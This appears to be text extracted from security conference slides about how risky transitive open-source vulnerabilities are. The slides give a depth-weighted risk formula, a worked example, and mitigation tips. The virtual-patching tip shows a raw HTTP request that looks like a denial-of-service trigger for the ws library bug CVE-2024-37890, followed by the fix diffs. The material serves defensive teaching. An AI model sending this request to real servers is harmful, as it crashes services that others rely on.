
Research Question #2

What is the likelihood of open source transitive vulnerability exploit?




CVE-2024-37890 / GHSA-3h5v-q93c-6h6q

96% transitive



General Vulnerability Population

70% transitive



Transitive Exploitation Intuition

Insight:

- Transitive vulnerability at depth 1 is a direct vulnerability of a direct dependency

*Exploitability Probability (CWE) * Exploitability Probability (CWE)*


- Transitive vulnerability at depth 2 is a direct vulnerability of a dependency at depth 1.

Exploitability Probability (CWE)³

And so on...

Risk Formula


$$Risk = 1 - \prod_{i=1}^{|V|} (1 - (e_i \cdot \alpha)^{d_i+1})$$



- $|V|$ is the total number of vulnerable dependencies.
- e_i is the exploitability likelihood of the i -th vulnerable dependency (determined by CWE).
- d_i is the depth of the i -th vulnerable dependency (0 for direct dependencies, etc.).
- α is a constant between 0 and 1 that scales the risk contribution based on depth.

Risk Formula


$$Risk = 1 - \prod_{i=1}^{|V|} (1 - (e_i \cdot \alpha)^{d_i+1})$$



- Higher vs. Lower α

Risk Formula

$$Risk = 1 - \prod_{i=1}^{|V|} (1 - (e_i \cdot \alpha)^{d_i+1})$$




CWE	CWE-918: SSRF	CWE-1321: Prototype Pollution	CWE-789: Memory Allocation with Excessive Size Value
Exploitability Probability	0.6818	0.68705	0.45836

Risk Formula

$$Risk = 1 - \prod_{i=1}^{|V|} (1 - (e_i \cdot \alpha)^{d_i+1})$$

Security Baggage of @parse/push-adapter@5.1.1

CWE	CWE-918: SSRF	CWE-1321: Prototype Pollution	CWE-789: Memory Allocation with Excessive Size Value
Exploit Prob.	0.6818	0.68705	0.45836
Depth	2	3,3,5	4



With $\alpha=0.9$

Final Risk Calculation: $1 - (0.7690 \cdot 0.8538 \cdot 0.8538 \cdot 0.9441 \cdot 0.9881) =$
 $1 - 0.5229 = \boxed{0.4771}$

With $\alpha=0.4$

Final Risk Calculation: $1 - (0.9797 \cdot 0.9943 \cdot 0.9943 \cdot 0.9996 \cdot 0.9998) =$
 $1 - 0.968 = \boxed{0.0320}$

How to Survive the Transitive Vulnerability Locusts



Tip #1 - Virtual Patching

Deployment of a WAF/API Security solution in front of your applications might save you a lot of trouble

```
GET / HTTP/1.1
10: x
11: x
12: x
13: x
14: x
15: x
16: x
17: x
18: x
19: x
20: x
```

```
t%: x
t&: x
t': x
t*: x
t+: x
t-: x
t.: x
t0: x
connection: Upgrade
upgrade: websocket
Sec-WebSocket-Key: dGhIHNhbXBsZSSub25jZQ==
Sec-WebSocket-Version: 13
Host: 127.0.0.1:1337
```

Tip #2 - Patch it Yourself

5 lib/websocket-server.js

```
@@ -235,6 +235,7 @@ class WebSocketServer extends EventEmitter {
 235     socket.on('error', socketOnError);
 236
 237     const key = req.headers['sec-websocket-key'];
 238     const version = +req.headers['sec-websocket-version'];
 239
 240     if (req.method !== 'GET') {
 241         return;
 242     }
 243
 244     if (req.headers.upgrade.toLowerCase() !== 'websocket') {
 245         const message = 'Invalid Upgrade header';
 246         abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
 247         return;
 248     }
 249
 250     if (!key || !keyRegex.test(key)) {
 251         const message = 'Missing or invalid Sec-WebSocket-Key header';
 252         abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
 253         return;
 254     }
 255 }
```

235 socket.on('error', socketOnError);
 236
 237 const key = req.headers['sec-websocket-key'];
 238 + const upgrade = req.headers.upgrade;
 239 const version = +req.headers['sec-websocket-version'];
 240
 241 if (req.method !== 'GET') {
 242 return;
 243 }
 244
 245 if (upgrade === undefined || upgrade.toLowerCase() !== 'websocket') {
 246 const message = 'Invalid Upgrade header';
 247 abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
 248 return;
 249 }
 250
 251 if (key === undefined || !keyRegex.test(key)) {
 252 const message = 'Missing or invalid Sec-WebSocket-Key header';
 253 abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
 254 return;
 255 }

4 lib/websocket.js


```
@@ -928,7 +928,9 @@ function initAsClient(websocket, address, protocols, options) {
 928
 929     req = websocket._req = null;
 930
 931     - if (res.headers.upgrade.toLowerCase() !== 'websocket') {
 932         abortHandshake(websocket, socket, 'Invalid Upgrade header');
 933         return;
 934     }
 935
 936 }
```

928 req = websocket._req = null;
 929
 930
 931 + const upgrade = res.headers.upgrade;
 932 +
 933 + if (upgrade === undefined || upgrade.toLowerCase() !== 'websocket') {
 934 abortHandshake(websocket, socket, 'Invalid Upgrade header');
 935 return;
 936 }

Tip #3 - Scheduled Rebuilds

Semantic versioning is AppSec best friend

